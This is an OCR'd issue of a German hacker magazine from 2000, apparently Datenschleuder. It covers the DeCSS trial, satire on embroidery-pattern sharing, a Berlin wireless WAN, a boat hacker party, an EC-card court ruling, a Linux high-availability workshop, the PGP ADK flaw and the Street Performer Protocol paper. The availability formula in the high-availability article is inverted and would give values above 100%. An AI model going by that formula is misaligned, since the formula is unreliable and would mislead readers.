Nach Hervorzauberung dieses Dokuments durch die EFF war Frau King nach meiner subjektiven Betrachtung allerdings hinüber. Der MPAA-Anwalt versuchte zwar noch durch etliche Einsprüche Ihre weitere Vernehmung zu sabotieren, aber Ihr flexibler Umgang mit den Fakten war damit nachgewiesen. Eher zufällig habe ich ihr nach der Vernehmung die Tür beim Verlassen des Gerichtssaals aufgehalten; rein menschlich fühlte ich mich dazu verpflichtet. Ihre berufliche Karriere war wohl zusammen mit der Glaubwürdigkeit ihrer Aussage zusammengebrochen; sie schien aber auch bemerkt zu haben, auf der falschen Seite gelandet zu sein.

Der Blick aus dem Fenster des Hackcenters – mehr muß man dazu wohl nicht sagen...

Frau King vermittelte rein subjektiv und menschlich wahrgenommen noch den Rest eines Anstandsgefühl als Mensch. Ganz anders als die am Donnerstag vernommene Leiterin des "Anti-Piracy Departments" Frau Reiders. Ihre Aufgabe bei der MPAA – nach einer illustren Karriere bei Rand Corporation, Department of Justice und FBI "as an intelligence research specialist" – war die Beobachtung verdächtiger Elemente u.a. über das Internet. Neben der Beobachtung von Web-Sites, FTP-Server und durch Programme wie Napster lagen auch mehrere hundert Seiten Protokolle der einschlägigen Mailinglisten (relevant vor allem LiViD) vor.

Ihre Aussagefreudigkeit über die angeblich als unmittelbare Folge der DeCSS Entwicklung auftauchenden Raubkopien von Filmen, die schließlich durch DivX nocheinmal im Frühjahr 2000 einen enormen Aufschub bekommen hätten, hatte ein abruptes Ende, als die EFF-Anwälte sie unter Einbeziehung MPAA-interner Dokumente nach dem DOD Speed Ripper zu fragen begannen.

Der nunmehr folgende fast 30-minütige Gedächtnisausfall, der schon im Protokoll eigentlich alles über die MPAA-Strategie aussagt war allerdings auch eine optische Wahrnehmung wert. Frau Reimers, eine verhältnismässig junge Frau unterstrich ihren Gedächtnissausfall zusätzlich noch mit einem schüchternen Lächeln Richtung Richter. Im privaten Rahmen kommentierte jemand Ihre Erscheinung später als "pure evil".

Die neueste Masche der Netzpiraten

von Janko Röttgers

Organisierte Seniorinnen ruinieren eine ganze Industrie

Von den Enkeln lernen heißt sparen lernen, haben sich einige rüstige Senioren angesichts Millionen Napster-begeisterter Kids gedacht. Was aber tun, wenn man Metallica und Dr. Dre einfach nichts mehr abgewinnen kann? Ganz einfach: Statt MP3s tauschen die betagten Netzpiratinnen fleißig Stickmuster.

In den letzten Jahren haben immer mehr ältere Menschen das Netz für sich entdeckt. Doch wer bisher angenommen hat, sie würden dort nur fleißig die Seiten ihrer Lieblingsfernsehsendungen [1] ansurfen und sich über die neuesten Stützstrumpf-Modetrends informieren, der irrt. Glaubt man der Firma Pegasus Originals [2], mausern sich besonders die betagteren Damen online zu wahren Netzpiratinnen.

Pegasus Originals verkauft Stickmuster. Fröhliche Bildchen mit Aufschriften wie "A House Is Not A Home Without A Cat", die von netten Omas für ein paar Dollar gekauft, auf Kissen gestickt und anschließend an die nette Verwandtschaft verschenkt werden. Diese darf sie dann in die Kiste zu den netten Geschenken vom Vorjahr legen, beruhigt feststellen, dass die Oma immer noch die Alte geblieben ist, und alle sind glücklich. Eine Industrie der Idylle, könnte man meinen.

[1] http://www.zdf.de/ratgeber/praxis/sendung/
[2] http://www.pegasusor.com

Hausfrauen und Hacker

Doch seit 1997 sind bei Pegasus die Verkäufe um 40 Prozent zurückgegangen. Seit ein paar Monaten weiß man auch warum: Die lieben Omas scannen ihre Stickmuster und tauschen sie im Netz über Chaträume und Mailinglisten aus. Pegasus Originals-Firmengründer Jim Hedgepath ist schwer empört und denkt gegenüber der Los Angeles Times [3] laut über rechtliche Schritte gegen die Seniorinnen nach:

"Sie sind Hausfrauen, und sie sind Hacker. Es ist mir egal, ob sie Kinder haben. Es ist mir egal, dass es Großmütter sind. Sie bootleggen uns aus dem Geschäft."

Für Carla Corny dagegen ist das Tauschen der Stickmuster nur eine "Hilfe unter Freunden." Corny betrieb mit anderen passionierten Stickerinnen die Mailingliste "Pattern Piggies Unite!", auf der rund 350 Teilnehmerinnen fleißig gescannte Muster austauschten. "Warum sollten Freunde einander nicht aushelfen und ein bisschen Geld sparen?", fragte sie die Los Angeles Times. Doch bereits seit einigen Tagen ist die ursprünglich von Egroups [4] gehostete Mailingliste nicht mehr erreichbar. Hedgepath hatte sich offenbar in die Gemeinschaft eingeschlichen und danach ihre Schließung erwirkt.

[3] http://www.latimes.com/news/state/20000801/t000072072.html
[4] http://www.egroups.com

Reuters [5] berichtete er von seiner Undercover-Arbeit gegen die Piratinnen:

"Innerhalb weniger Tage bekam ich so viele Muster zugesandt, dass ich meine Emails nicht mehr herunterladen konnte."

Der internationale Stickmuster-Underground

Viele der von ihm angeschriebenen Angebote seien mittlerweile geschlossen. Einige würden aber wohl im Untergrund weiterbetrieben, und man bekomme nur noch gegen persönliche Empfehlungen Zutritt. Gegen diesen harten Kern der Piraten wollen die Stickmuster-Hersteller notfalls auch juristisch vorgehen. Nach ihrem letzten Jahrestreffen richtete die International Needleheart Retailers Guilt [1] bereits einen Fonds für juristische Auseinandersetzungen ein. Verbandsvertreter Jo Weiss zeigte sich gegenüber Reuters zu allem bereit und verglich das Schicksal der Strickmusterhersteller mit der von MP3-Piraterie bedrohten Musikindustrie.

Ein Vergleich, der ankommt. Normalerweise begegnen die Leser des Onlinedienstes Dimension Music [2] Stickereien wohl nur, wenn sie mal wieder aus Versehen in die Kiste mit Omas Geschenken gucken. Nun wird dort jedoch lebhaft darüber diskutiert, ob Großmutter nun ins Gefängnis muss. Der Stickmuster-Industrie wird der gutgemeinte Vorschlag gemacht, es doch mal mit einer "Secure Downloadable Needlepoint Initiative" zu versuchen. Andere fragen sich besorgt, wie es eigentlich um den Künstler in der Stickmuster-Industrie steht. Wird er für seine Leistung ausreichend belohnt? Oder wird er von den großen Stickmuster-Firmen ausgebeutet? Braucht es eigentlich überhaupt diese Firmen? Ein Diskussionsteilnehmer meint, nein: "Es ist an der Zeit, den Künstler zu unterstützen und die Mittelmänner zu umgehen. Sticken muß frei sein!"

Am meisten sollte die Stickmusterindustrie jedoch Angst davor haben, dass eine der rüstigen Piratinnen auf den Rat eines gewissen RamenBoy stößt:

"Beeilung, registriert Stitchster.com, bevor es zu spät ist!"

---

[5] http://www.cnn.com/2000/TECH/computing/08/03/stitch.reut/index.html
[1] http://www.stitching.com/inrg/
[2] http://www.dmusic.com

WaveWAN

von Wetterfrosch


Man kann ja bekanntlich seit dem 802.11(b) Standard ein funkbetriebenes, kabelloses LAN aufbauen. Ist es da nicht naheliegend, wenn man sich schon das Strippen ziehen sparen kann, aus diesem LAN ein WAN zu machen?

Parallel zum Chaosradio #51 kamen hier in Berlin die ersten Leute auf die Idee eine paar kleine Daten-Funkstrecken nach dem 802.11b Standart aufzubauen. Schnell haben sich mehr Leute für das Projekt interessiert, mittlerweile haben wir ca. 30 potenzielle Punkte in Berlin.

Die Vorteile eines solchen WANs sind naheliegend, man hat ein eigenes, unabhaengiges Netz desweiteren braucht man für den Betrieb von Funkstrecken im 2,4 Ghz keine Lizenz, man muß sich lediglich (kostenfrei) bei der RegTP anmelden. Da man untereinander viel Bandbreite hat, kann man mit allerlei Software experimentieren, z.B. HS.232, Voice over IP, gnutella... Für eine Station (A) braucht man einen Router, mit einer entsprechenden WaveLAN Karte und einer Richt-Antenne. Wer nicht einen kompletten Rechner unters Dach stellen will, kann sich einen Accesspoint (ca. 700 DM) holen. Dieser Accesspoint hat i.d.R. eine WaveLAN Karte und eine Ethernet-Device.

Dann braucht man noch eine Relay-Station (B), die Kontakt zum WAN hat. Diese hat neben einer Richtfunk-Antenne zum "Rest des WANs", eine zweite oder einen Rundstrahler, über den dann B oder mehr Stationen angeschlossen werden.

Hersteller von WaveLAN Karten ist Lucent [1], Antennen, Karten und anderes Zubehör kann man bei mms [2] erwerben. Weitere Informationen ueber das Projekt sind möglicherweise in naher Zukunft unter [3] zu finden.



[1] http://www.lucent.de

[2] http://www.mms.de
[3] http://www.wavewan.de

Notizen vom Hackschiff

von Jens Ohlig

Am 4.8.2000 war Hackschiff in Bonn, das war nett.

Das Vorspiel

Mit der Wasserschutzpolizei gab es abzuklären, ob uns ein Torpedoboot aufbrächte, wenn wir das Pesthörnchen hissen würden. Kein Problem, auf dem Rhein hätte es noch nie Ärger mit Piraten gegeben. Das beruhigte dann auch ängstliche Bürokraten in der Reichshauptstadt.

In letzter Minute bekamen anstatt eines langweiligen Kaffeefahrtsdampfers von der Köln Düsseldorfer die MS Enterprise, die wohl eine der besten Lokationen für eine schwimmende Hackerparty ist.

Um 8:00h (?) ging ein dutzend c4ler an Bord und hatte dann Zeit den Rest des Tages allerlei Aufbauarbeiten voran zu treiben. Derweil schipperte die Enterprise zwischen Bonn und Koblenz umher. An Land war ein SoKo damit beschäftigt, fehlende Details, wie die AS/400 und die Kasse aufzutreiben. O-Ton der Aufbaucrew: Nie wieder auf ein Schiff.

Die Zusammenarbeit mit der Schiffscrew war wohl sehr gut, bis auf ein älteres Crewmitglied, das meinte "Komische Party, wo niemand tanzt."

Den ganzen Tag gab es Anrufe quengeliger Hauptstädter, die nicht die nötige Liebe und Aufmerksamkeit bekamen. Das war zwar durch Routing von/zu Pizza, Nudeln und Toiletten zu bessern, aber ein Chill-in Programm wäre sicher eine Idee wert, schließlich war der erste Besucher bereits 5 Tage vorher angereist.

Die Fahrt

Der Check-In der Gäste schien ohne besondere Katastrophen vonstatten zu gehen. Andererseits hat das Überweisungs-/Tokensystem im Vorfeld wohl viel Blut, Schweiß und Tränen gekostet, obendrein sind wohl nicht ganz wenige Wesen ohne zu bezahlen 'reingekommen. Kein Problem, unsere Kontonummer steht in unserer FAQ, man kann ja nachträglich noch den Eintritt überweisen. Das Hacker sich nicht anmelden können ist nun erwiesenermaßen ein Mythos. Das Berliner sich selten anmelden können, scheint aber zu stimmen.

Gedanke und Ausführung des Themenladens schien einigermaßen brauchbar: Ein zwangloser Rundumschlag über allerlei, was interessant sein könnte. Ein richtiger Vortrag wäre wohl zu verspannt für eine solche Party-Veranstaltung gewesen. Das Problem bleibt, wie man einen Referent-zu-Publikum Dialog hinbekommt. Neben technischen Problemen frißt sich das ganze oft fest und die Leute, die ein dringendes

Mitteilungsbedürfnis haben, drängeln sich oft vor die, die etwas relevantes zu sagen haben.

Andy Müller-Maguhn und Hans Hübner haben sich leider vor der Podiumsdiskussion "Was haben wir Hacker erreicht?" gedrückt. O-Ton: "Das würde die Stimmung kaputtmachen."

Journalisten wollen Fotos, Hacker wollen keine. So kannte ich das bisher immer. Der eine Journalist auf dem Hackschiff wollte natürlich auch Fotos, aber ihm war immerhin klar, daß viele von uns keine Fotos wollten. Die Argumente daß ein Foto nicht Portrait der "Sturmhaube vor Monitor" bedeuten müßte und es mehr um Einfangen der Stimmung ginge, konnten überzeugen - schließlich sind die Bilder in Wired auch manchmal ungemein "kewl".

Das Netzwerk war wieder oft und gerne platt. Anscheinend handelt es sich dabei gar nicht so sehr um DoS, sondern schlichtweg um nmap. Leute, die nmap sonst nur über die heimische ISDN Leitung benutzen, unterschätzen, daß man ein grosses Ethernet ungewollt mit ARP-traffic plattmachen kann. Ein Vorschlag für den 17C3 ist, einen zentralen nmap-Server aufzusetzen, der permanent daß gesamte Netz scannt und die Ergebnisse veröffentlicht. Die anderen sollen das dann bitte sein lassen - ob das klappt?

Musik: wunderbar. Leider gab es keinen Stream und ich hätte gerne auf dem ganzen Schiff Musik gehabt. Die GEMA will 450 DM, der DJ nichts - würg.

Eins steht fest: WaveLAN ist mega-hip. Ohne daß die Organisatoren der Schiffsfahrt etwas davon wußten, war ein massives WaveLAN aufgebaut worden; mit 3 Basisstationen und einigen Dutzend Clients. State of the Art ist wohl Lucent Orinocco und Apple Airport Basisstationen. Aber auch die schnurgebundenen Netzwerker waren eifrig und so wurde das Oberdeck sowohl durch das Treppenhaus auch als außen am Schiff entlang (!) mit Ethernet versorgt.

Allerlei exotische Hardware war zu besichtigen. Die "Wettervax" des WDR will inzwischen sogar ein bisschen funktionieren. Highlight war allerdings wohl ein Koffer mit Notebook, NTBA, AB-Wandler und Analog-Telefon fest eingebaut.

Die Sponsoren waren mehr oder weniger präsent. Der Büchertisch von Bouvier stand für die uns unterstützenden Verlage und war eher praktisch, als lästig. Und die Plakate vom twisd ag (ig, vormals create-media) fielen nicht wirklich unangenehm auf.

In Köln wurde nach einem Triumpzug mit wehenden Fahnen an der Uferpromenade entlang angelegt und einige Leute deckten sich mit Leckereien vom Rummel ein. gate5 bewies, daß sie an etwas sinnvollem arbeiten und bestellten Pizza an den Steg.

Ein riesigen Dank an die Organisatoren. Allen voran Ingo <iscs>, der uns offensichtlich jeden Sommer eine Wahnsinnsaktion schenken muß. Auch Jens Ohlig hat, soweit ich das mitbekommen habe, recht viel Nerven dabei gelassen. Den fleißigen Händen, die sich den ganzen Freitag über beim Aufbau verschaukeln haben lassen natürlich auch Dank. Es war sehr schön, euer Gast zu sein.

EC-Kartenklau – Bank mußte zahlen

von Padeluun

Die bürgerliche Presse berichte just über einen interessant scheinenden Fall mit einer EC-Karte.

Nach einem Einbruch, der mit einem Nachschlüssel von einem Bekannten des Sohnes der Bestohlenen verübt worden war, hob der Dieb 9.000 DM mit einer gemopsten EC-Karte ab. Dieses Geld wollte die Frau von der Bank wiederhaben. Die Bank wollte sich - wie leider üblich - damit herausreden, daß wohl die Geheimnummer zusammen mit der Karte aufbewahrt worden war und die Frau deswegen für immer Abschied von Ihren 9 kDM nehmen müsse. Das sah das Oberlandesgericht Oldenburg anders (Gz: 9 U 23 / 00). Der böse Bube, der nach seiner Verhaftung bei Vernehmungen widersprüchliche Aussagen über den Fundort der Nummer machte (und der angeblich auch keine Beziehungen zu Computern und deren Freaks hatte), war ein Bekannter des Sohnes der Frau. Das OLG schreibt dazu in der Urteilsbegründung: "Einen Anscheinsbeweis kann der Senat jedenfalls in diesem Fall nicht annehmen: Hier hatte sich der Dieb mittels eines Nachschlüssels den Zugang der Wohnung der Klägerin verschafft. Der Dieb kannte persönlich den Sohn der Klägerin, wusste deren Adresse und war mit der früheren Freundin des Sohnes befreundet. Es ließe sich auch nicht ausschließen, dass die Sicht auf das Eingabefeld beim Geldautomaten, den die Klägerin regelmäßig benutzte durch ein Fenster der Filiale in einer Entfernung von 2,50 m - so die Angaben der Beklagten - möglich war. In dieser Situation, in der sich der Täter bereits mit dem Tatumfeld vor der Tat selber beschäftigte, kann es zumindest keinen Anscheinsbeweis für ein grob fahrlässiges Verhalten der Klägerin durch eine Aufbewahrung der PIN-Nummer zusammen mit der Eurocheque-Karte geben."

Der CCC fordert seit langem eine Umkehr der Beweislast. Für die Rechtsexperten hat das OLG auch einige Quellen zusammengetragen, die den Anscheinsbeweis unterschiedlich bewerten: "Zugunsten der Beklagten spricht kein Beweis des ersten Anscheins. Der Senat kann es offen lassen, ob überhaupt ein Anscheinsbeweis für ein grob fahrlässiges Verhalten eines Bank-/Sparkassenkunden vorliegt, wenn ein Fremder mit der Karte des Kunden Geld bei einem Geldautomaten abhebt (für einen Anscheinsbeweis u. a. :LG Frankfurt WM 1999,1930; LG Stuttgart WM 1999, 1934; AG Frankfurt NJW 1998, 687; AG O... NJW 1998, 688; AG Nürtingen NJW-COR 1998, 494; gegen einen Anscheinsbeweis : OLG Hamm NJW 1997, 1711; LG Dortmund CR 1999, 556; LG Frankfurt CR 1999,556; AG Hamburg VUR 1999,38; AG Berlin VUR 1999, 201; AG Frankfurt WM 1999,1922; AG Buchen VUR 1998, 42)."

Der Senat des OLG gab dem Urteil den folgenden Leitsatz mit auf den Weg: Wenn ein Dieb mit einem Nachschlüssel einen Einbruch verübt und anschließend mit der entwendeten Eurocheque-Karte unbefugt Geld aus Automaten abhebt, spricht kein Anscheinsbeweis dafür, dass der Kontoinhaber die Eurocheque-Karte zusammen mit der PIN-Nummer aufbewahrt hatte. (Leitsatz des OLG Oldenburg)

Hochverfügbares Linux

von Jan H. Haul

Ein Workshop im Chaos Bildungswerk

Wir werden immer abhängiger von IT-Systemen, daher ist es uns immer wichtiger, diese ständig zur Verfügung zu haben. Nun wissen wir alle, dass Computer gelegentlich einmal kaputtgehen - sei es durch Hardwareausfälle, Softwareprobleme, oder einen versehentlich gezogenen Stecker. Mögliche Verfahren, diesem zu begegnen, sollten in einem Wochenendworkshop im Chaos Bildungswerk erforscht werden. Als technische Basis hatten wir uns vorab auf PCs unter Linux verständigt und entsprechendes Gerät koordiniert.

Verfügbarkeit

Die Verfügbarkeit eines Systems definiert sich als:

$$V = \frac{R}{VZ} = \frac{R}{R - A \times MTTR}$$

Hier wird mit VZ die verfügbare Zeit, mit MTTR die mittlere Reparaturzeit (mean time to repair) bezeichnet und mit A die mittlere Anzahl von Ausfällen pro Zeiteinheit. Die Referenzzeit R ist üblicherweise auf ein Jahr bezogen.

Die Verfügbarkeit wird in Prozent angegeben. Eine Verfügbarkeit von 99% bedeutet beispielsweise, dass das System etwa 3,6 Tage im Jahr ausfallen darf, bei 99,9% sind es noch knapp 9 Stunden, bei 99,99% noch etwa 53 Minuten pro Jahr.

Besteht ein System aus mehreren Komponenten, so müssen die Einzelverfügbarkeiten miteinander multipliziert werden; bei drei Komponenten, die jede für sich 99% verfügbar sind, ergibt sich z.B. eine Gesamtverfügbarkeit von nur noch 97%.

Hochverfügbarkeit

Eine im Folgenden wichtige Abstraktion ist der *Dienst*. Es ist uns schließlich nicht so wichtig, ob ein bestimmtes Stück Technik funktioniert, sondern es interessiert uns, dass dieses oder ein anderes Stück Technik für uns eine bestimmte Leistung erbringt. Ein Dienst wäre z.B. eine Datenbank, ein Webserver, E-Mail-Verkehr oder Eisenbahntransport (uns ist es egal, welcher Waggon genau uns befördert, Hauptsache, wir kommen pünktlich und in einem Stück an).

Zur Erhöhung der Verfügbarkeit kann man zweierlei tun:

1. die Ausfallwahrscheinlichkeit verringern, also die Komponenten robuster auslegen

2. die Reparaturzeit verringern, also die Ausfallzeit reduzieren

Zum ersten Punkt gehört im wesentlichen die Auswahl qualifizierter Komponenten, unterbrechungsfreie Stromversorgungen, gute Kühlung usw. Zum zweiten Punkt gehört die Hochverfügbarkeit im engeren Sinne: Durch gezielte Redundanz die Reparaturzeit so kurz wie möglich zu machen, idealerweise so kurz, dass der Anwender keine Unterbrechung des Dienstes bemerkt.

Gezielte Verschwendung

In der kommerziellen UNIX-Welt hat jeder namhafte Hersteller sein eigenes Produkt im

Rennen: IBM HACMP unter AIX, HP MC/ServiceGuard unter HPUX, Compaq TruCluster unter Tru64, Sun SunCluster unter Solaris, SGI FailSafe unter IRIX. Unter Linux sind mehrere Implementationen, teils in Alpha- oder Beta-Stadium, verfügbar. Näher beschäftigt haben wir uns auf dem Workshop nur mit einer Auswahl. Zur Klarheit sei noch angemerkt, dass man Clustering auch zur Erhöhung der Rechenleistung statt der Ausfallsicherheit betreiben kann, besonders bei gut parallelisierbaren Aufgaben (z.B. Animation, SETI@home, RC5). Dazu wird aber ganz andere Software benötigt (z.B. Beowulf), dies soll hier auch nicht unser Thema sein.

1. *Linux FailSafe* von SGI, seit August Open Source; Ein professionelles, komplexes System. Die umfangreiche Dokumentation (ca. 200 Seiten) ist derzeit erst unvollständig von IRIX auf Linux umgestellt und stellenweise auch nicht ganz korrekt. Die Source ließ sich übersetzen, nachdem ein Teil der Hilfe im Makefile auskommentiert wurde. Wir haben es geschafft, die beiden Partner im Cluster zur Kommunikation zu bewegen, eine Übernahme haben wir aus Zeitgründen nicht mehr hinbekommen (das Wochenende war zu Ende).

FailSafe arbeitet mit FibreChannel-Platten (bzw. -subsystemen) oder SCSI-Platten zusammen, die multi homed an beide Systeme angeschlossen werden. Damit dies wirklich funktionert, werden bei SCSI sog. Y-Terminatoren gebraucht (damit auch bei Ausfall eines Systems die korrekte Terminierung gewährleistet ist). Bei FibreChannel ist dies nicht nötig, dafür ist FibreChannel allerdings eher teuer. [1]

2. *heartbeat und DRBD (und fake);* Ein einfaches System. Der Cluster-Manager heartbeat kümmert sich darum, den Ausfall eines Partners im Cluster zu erkennen und die Übernahme einzuleiten. fake erlaubt es, daß der übernehmende Rechner die IP- und auch die MAC-Adresse des ausgefallenen Systems übernimmt, so daß Clients den Service weiterhin finden. DRBD ist eine Zwischenschicht zwischen Filesystem und Festplatte, die eine Spiegelung über das Netz erlaubt. Es kann immer nur ein Partner auf die Partition schreibend zugreifen (die Partition darf nur auf einem Knoten gemountet werden). Ein gewisser Performanceverlust (der durchaus erträglich ist) wird für viele Anwendungen durch den Verzicht auf jegliches Spezialequipment ausgeglichen. Sogar IDE-Platten lassen sich problemlos verwenden. [2], [3]

3. *heartbeat und GFS*; Das Global File System arbeitet ebenfalls mit SCSI- und FibreChannel-Platten. Im Gegensazu zu anderen Systemem können bei GFS alle Partner im Cluster die Platte(n) gemeinsam lesend und schreibend nutzen. Dafür werden Platten benötigt, die in der Firmware Locking-Funktionen unterstützen, z.B. diverse Seagate Barracuda-Modelle. Alternativ läßt sich ein Lockdaemon über IP verwenden. [4]

Experimentelle Ergebnisse

Die Anwendung dieser Systeme, besonders *FailSafe*, stellte sich als schwieriger heraus als zunächst gehofft. Der Einfluß unzureichender Dokumentation sollte nicht unterschätzt werden, besonders bei komplexen Systemen. Das einfachere *heartbeat+DRBD* sollte dagegen erheblich weniger Schwierigkeiten bereiten.

Ein zweiter Teil dieses Artikels in der nächsten Datenschleuder wird auf die dann hoffentlich vorliegenden Erfahrungswerte eingehen.

[1] http://linux-ha.org

[2] http://oss.sgi.com/projects/failsafe
[3] http://www.complang.tuwien.ac.at/reisner/drbd
[4] http://globalfilesystem.org

PGP Bugs and Features

von Rüdiger Weis

On August 23rd(!) Ralf Senderek sent out an E-Mail about his research on a serious security bug in all newer colorful PGP 5.5 versions. It was the biggest security bug which has ever been found in the most trusted encryption program. Especially this disaster makes it necessary to take a closer look to the metamorphose of PGP to a commercial product.

PGP uses a hybrid encryption scheme. The message is encrypted with a symmetrical cipher (IDEA till version 2.63i and CAST, IDEA or Triple-DES in version >= 5.0) with a session key. This session key is encrypted by the public key of the receiver.

The Additional Decryption Key (ADK) means putting a sign on the public key of the receiver that the session key must also be encrypted with the public key of someone else. This other party is now able to decrypt the session key with its private key and decrypt the symmetrically encrypted message with the sessionkey.

To say it with the words of Bruce Schneier: "A stupid idea, but that's the sort of thing that Key Escrow demands."

Bug or business feature?

For years cryptographer have announced warnings that such backdoor constructions will provide a wide area of security problems. And NAI made a beginners mistake. The ADK sign needn't be signed by the private key holder. So everybody can add an ADK sign with his own public key to the public key of a PGP Diffie-Hellman key user.

"This is a fairly esoteric attack" said the president of the PGP security unit. As noticed by Stefan Lucks and Rüdiger Weis the ''esoteric'' bug in the ADK construction can also been seen as a business feature.

Think of a company that wants to add an ADK to any of their employees' public keys. In an correct designed scenario the employees have to sign the ADK extension with their private keys. This may be a remarkable administrative and political overhead. In the ''buggy'' version the company can add the ADK without discussing their new policy.

Let us switch to GnuPG

Up until now, only new ''Diffie-Hellman'' keys have the ADK problem. But there is a rumor that NAI will add ADK support in the new version 7.0 to the RSA keys too. Additionally, NAI's main idea is to make money with PGP. For this reason they integrate fancy features, sometimes dangerous ones.

For example the Self-Decrypting Archives (SDA). This means that every user can click on an exe-file, type in the password and gets the symmetrical decrypted message. Is it really a good idea to click on foreign exe-files which we typically have received by email?

But the biggest probem is that NAI-PGP is not fully compatible with the Internet RFC 2440 OpenPGP. The GNU Privacy Guard is the solution to our problems. It is GPL, it is a RFC2440 (OpenPGP) compliant implementation and since the end of the RSA patent it supports RSA. There is also an IDEA plug-in for compatibility with PGP <= 2.63i.

Electronic Commerce and the Street Performer Protocol

von John Kelsey und Bruce Schneier

We introduce the Street Performer Protocol, an electronic-commerce mechanism to facilitate the private financing of public works. Using this protocol, people would place donations in escrow, to be released to an author in the event that the promised work be put in the public domain. This protocol has the potential to fund alternative or ``marginal'' works.

Introduction

Consider a world without copyright enforcement. People write books, music, etc., but they get paid only for a single performance or print run. Once the work is released, anyone who likes it may make copies and distribute them. In that world, high-quality, easily copied works like stories, novels, reference books, and pieces of music are, in the economic sense, a ``public good.'' That is, the creators of these works must spend scarce resources producing them, but they do not reap most of the benefits.

This leads to the prediction that these works will be produced a good deal less in that world than in ours, and a good deal less than the consumers of these works would like. However, for various technical reasons, we appear to be heading into a world that will look a lot less like our world, and a lot more like that world with no copyright enforcement.

In this paper, we consider a very simple and common approach to funding the production of public goods such as advertisement-free radio and television stations and impromptu music performances in public places. The artist offers to continue producing their freely-available creations so long as they keep getting enough money in donations to make it worth their while to do so. We discuss social, financial, and technical arrangements that can make this approach work fairly well, though we don't believe it will ever provide a complete solution to the problem of paying creators for their creations. We primarily discuss the way a specific instantiation of this idea, called the ``Street Performer Protocol'' might work.

In the remainder of this paper, we discuss why we believe a continuation of the current situation in copyright enforcement, extended through technical means, is unlikely to work well, how to build the social, financial, and technical arrangements to make this approach work, and the likely attacks on the system. We finish by considering the large number of open questions about this and related schemes.

Why Copyright Will Be Hard to Enforce in the Future

Before we discuss in detail how our protocol will work, we want to explain why we are so pessimistic about copyright enforcement in the relatively near future. Our pessimism comes from two key beliefs.

First, enforcing copyright laws is made easier when the creation and distribution of high-

quality copies of information is relatively expensive and cumbersome. A plant that presses out pirated CDs and a network of trucks and salesmen that distribute them is relatively difficult to hide. Once found, there is no doubt in anyone's mind that the pirates were doing something illegal. Finally, the loss of the expensive equipment and the destruction of the distribution network probably represents a real benefit for the copyright holders, by eliminating a noticeable fraction of the total pirated CD output.

The technology is moving to change all that. Perfect digital copies don't degrade over time, and they take relatively inexpensive equipment to use. A distribution network is already available, in a simple form, today---the Internet. Between the Internet (along with things like e-mail encryption software, anonymous remailers, and the proposed ``Eternity Service'') and new storage technologies like DVDs, a future pirate is likely to require very little money to get started, and is likely to be an amateur sharing or giving away copies rather than a person making a lot of money running a CD pirating operation.

Our second reason is that the mechanisms for enforcing copyright automatically require a lot of police-state measures. Traitor-tracing schemes require that everyone who buys any copyrighted work provide an ID, and probably ensure that a database of all copyrighted works bought or borrowed from a library by a given person is kept or can quickly be built. Technical enforcement measures can also be used to limit distribution of some writings. Much of the recent activity to prevent copyrighting has amounted to lobbying congress for Draconian anti-piracy laws, laws that limit research into computer security and cryptography, and for laws that seriously restrict what kind of recording and computer equipment is made available for sale to the public.

Technical Solutions: Copyright Commerce Systems

Technical solutions to the problem have been proposed in many places. These tend to fall into two categories:

• Some schemes attempt to keep the content encrypted except when it is inside a secure perimeter of some kind. The secure device plays, displays, or executes the content only when it is authorized to do so. We will call these ``secure perimeter schemes.

• Some schemes require purchasers of the content to provide some kind of identification, and then embed this identification into the content in some hard-to-remove way. In this case, publication on the net of this content implicates the purchaser, who is probably sued for enormous damages to the copyright holder's intellectual property. (In nearly all cases, the intent will be to deter others from violating intellectual property in the future, rather than to recover losses.) We will call these ``traitor tracing'' schemes.

Note that it's quite possible to combine both kinds of scheme in the same system.

Secure Perimeter Schemes

There are several problems with secure perimeter schemes. The most fundamental problem is simply that, for graphics, video, audio, and text, the value in the content must actually be displayed in a way that the user can see or hear it. (Executable content can be used without leaving the secure perimeter at all, so this argument doesn't apply to it.) This means that, even in an ideal world with impossible-to-break tamper resistance and special sealed devices for all copyrighted materials, making unauthorized copies of this kind of content is still possible. With some custom-designed equipment, it can probably be made fairly easy. (Music is probably easy enough to copy, at some small loss

in fidelity, by playing the same piece of music many times, over-sampling and re-recording the output, and then processing the result to clean it up as much as possible. Copying video output from a display screen, while clearly possible, looks to be quite a bit more difficult.)

There is also an economic problem. The customer does not see much economic value in purchasing a secure perimeter. Selling a tamper-resistant device useful only to play copyrighted content (e.g., a sealed box with speakers and a video screen) seems difficult. It's easiest to sell or give away software that provides the secure perimeter in which the copyrighted material is kept. However, this is also fairly easy to defeat, even for relatively unsophisticated attackers. (When the attack is finished, it can probably be posted to the Internet.)

Harder, but still reasonable is to sell or give away a special tamper-resistant box that connects to the user's PC or TV, and decrypts copyrighted content when authorized to do so. The satellite and cable TV industries have given us several examples of this, and their record of resisting attack doesn't give us lots of hope for the future of this approach. Along with the various attacks on the box, there are also more general attacks possible--capture the output intended for the screen or speakers, and save it for posting to the Internet. Again, we expect to see software to do this posted to the Internet, as well. (Note that this class of attack hasn't generally been tried on cable and satellite TV systems, because of lack of available bandwidth and storage capacity, and the existence of other, easier attacks.)

Also note that, if the content exists in many forms (e.g., standard music CD, broadcast audio signal, or encrypted audio downloadable from the Internet), the attacker can always save the music from a CD (purchased with cash) to an audio file, and post that file to the Internet. This can be prevented only by never allowing copyrighted music outside these secure perimeters. This involves, among other things, never broadcasting music or films, since they could then be recorded and posted.

With tools like anonymous remailers and the Eternity service, material that's ever posted simply cannot be erased, short of destroying the whole service. This means that one posting of a copyrighted piece of music, video, or text makes it available for free (or at least very cheaply) via the Internet. Indeed, even without the Eternity service, information that is ever posted or made available on the net is very hard to erase, though legal threats can probably get it taken off the major search engines.

